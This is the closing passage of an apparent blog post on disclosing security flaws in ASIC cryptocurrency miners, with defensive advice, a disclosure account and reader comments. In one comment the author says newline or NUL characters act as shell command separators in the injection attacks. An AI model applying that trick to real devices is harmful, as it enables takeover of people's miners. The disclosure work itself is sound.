You protect yourself by:

- Never port forward ports directly to your miner from the internet — use a secure gateway like a VPN or even using Remote Desktop or VNC on a fully patched system would be much safer as they are designed to withstand remote attacks and ASIC miners clearly aren't.
- Always keep your firmware up to date on your miner no matter what the manufacturer says — This industry is cloaked in shadow. They closed source everything years ago. I showed evidence that mining manufacturers routinely find/patch exploits and they will *NOT* tell you that but you're still getting protection by upgrading.

- Don’t use the default password OR the same password as your router/other devices — I demonstrated that the passwords can sometimes be obtained in plain-text or hashes that are not difficult or time consuming to crack for something like a single NVIDIA 3090. If you use the same one as your router then your miner breach just led to the compromise of your entire network and maybe even some online accounts.

Some of the companies that responded me did not want me to release this information. They were concerned it would damage the brand’s image. The brands that did respond actually gained MORE trust from me from this incident because now it’s more clear what these companies are really about and what is really important to them. That is because every product / vendor has vulnerabilities occasionally. The question is do they handle these types of incidents in a way that protects their customers. The answer was no for many of them.

I think the only brand images damaged here and the ones that refused to respond to my inquiries. That lets you know how seriously they take your security and how much more important their image is to them than letting their customers get hacked off the face of the planet / actually protecting them.

Every company / product has security vulnerabilities. Microsoft, the entire Linux ecosystem, all of them have security vulnerabilities found constantly and they are *FAR* more secure than these ASIC mining devices. There’s no shame in it.

There is shame in how you respond / whether you respond and any shame from this article is directed toward this. It’s not directed toward the companies who responded to my responsible disclosures and worked on a patch to protect their customers / miners. That is exactly the right way to respond to these vulnerabilities because it’s only a matter of time before someone else finds them that *won’t* disclose them to you.

What happens when those are released as 0-day drops? Your customers get hacked and there’s NOTHING you can do (or more importantly that your CUSTOMERS can do, which is why your brand is damaged when that happens) because they weren’t disclosed and you were caught totally unprepared. Are you going to cry then? I’m sure they probably did cry when this happened in the past but there was nobody to hear them because the vulnerabilities were dropped on the internet and that is that. Not a single ASIC mining manufacturer has a bug bounty program. Not one.

Conclusion

I discovered these vulnerabilities in January and February and notified the vendors at the same time. Goldshell was the only company that responded but all vendors were notified at the same time for this article.

All of the mining manufactures taking their firmware closed source has *not* served them well. They’re full of rookie mistakes any junior programmer who glanced through the source on GitHub would have spotted and helped them fix. It’s a perfect example of closed source leading to worse outcomes (and way, way dumber mistakes).

If I broke any rules of decorum in the process of disclosing these it's because I'm not a professional security researcher and they're lucky I disclosed them at all instead of write bots that automatically hijack them which is probably what most people would have done and what some people reading this probably want to do. I could have also just sold them as since I found them myself they were legit 0-day vulnerabilities on machines that print money in the form of cryptocurrency.

I got one free miner out of it from Goldshell as a finder's reward because they're a real stand-up company but the truth is I could have sold any one of them for more than that if that's what this was about. I expected nothing from any of the companies and didn't ask for anything. I did this because I have a substantial investment in the miners combined with zero trust in the companies (as is probably the case for a lot of miners) and I wanted to try publishing some security-related content to see if I enjoyed it and readers enjoyed it.

That is the state of security at the moment in the cryptocurrency ASIC miner industry although hopefully these disclosures improve things!

Related Posts:

Soundproofing ASIC Miner Enclosures With Acoustic Foam

Pine64 SOQuartz CM4 Alternative Review

PCIe 1x NVMe on Raspberry Pi?! Compute Module 4 Guide

Aircooled Open Frame AMD Ryzen Threadripper Build

Raspberry Pi Cheap SSD Upgrade Guide

ODROID M1 Review and Benchmarks

Review: ViaBTC Mining Pool (Mixed)

Join the discussion

Name*

Email*

Post Comment

4 COMMENTS

Comment search...

Prototyped 2 months ago

\n is a newline. \0 is a NUL byte.

Reply

James A. Chambers 2 months ago

> *Reply to Prototyped*

Author Hey Prototyped,

Ahh yes I see some parts where I used this language interchangeably and too loosely. You can actually use the characters interchangeably for some of these attacks (as in you can use either \n or \0 for many of them). Both will work and the shell will treat null characters as command separators on many of these embedded systems / ASICs.

That's not really an excuse for not using the terms appropriately though (only an explanation of what was going on in my head for this to happen, the truth is I had been trying both versions on different ASICs interchangeably and that bled into my writing a bit here). I've gone through and cleaned up / fixed how I was using these terms to clean this up (at least most of them, there were a lot of references so one or two may have slipped through but there were a couple of dozen of them I changed). Thanks for pointing this out!

Reply

ItsMe 3 months ago

nice read , thx you 😊

Reply

James A. Chambers 3 months ago

> *Reply to ItsMe*

Author Thank you for taking the time to leave this comment, it is appreciated! Take care!

Reply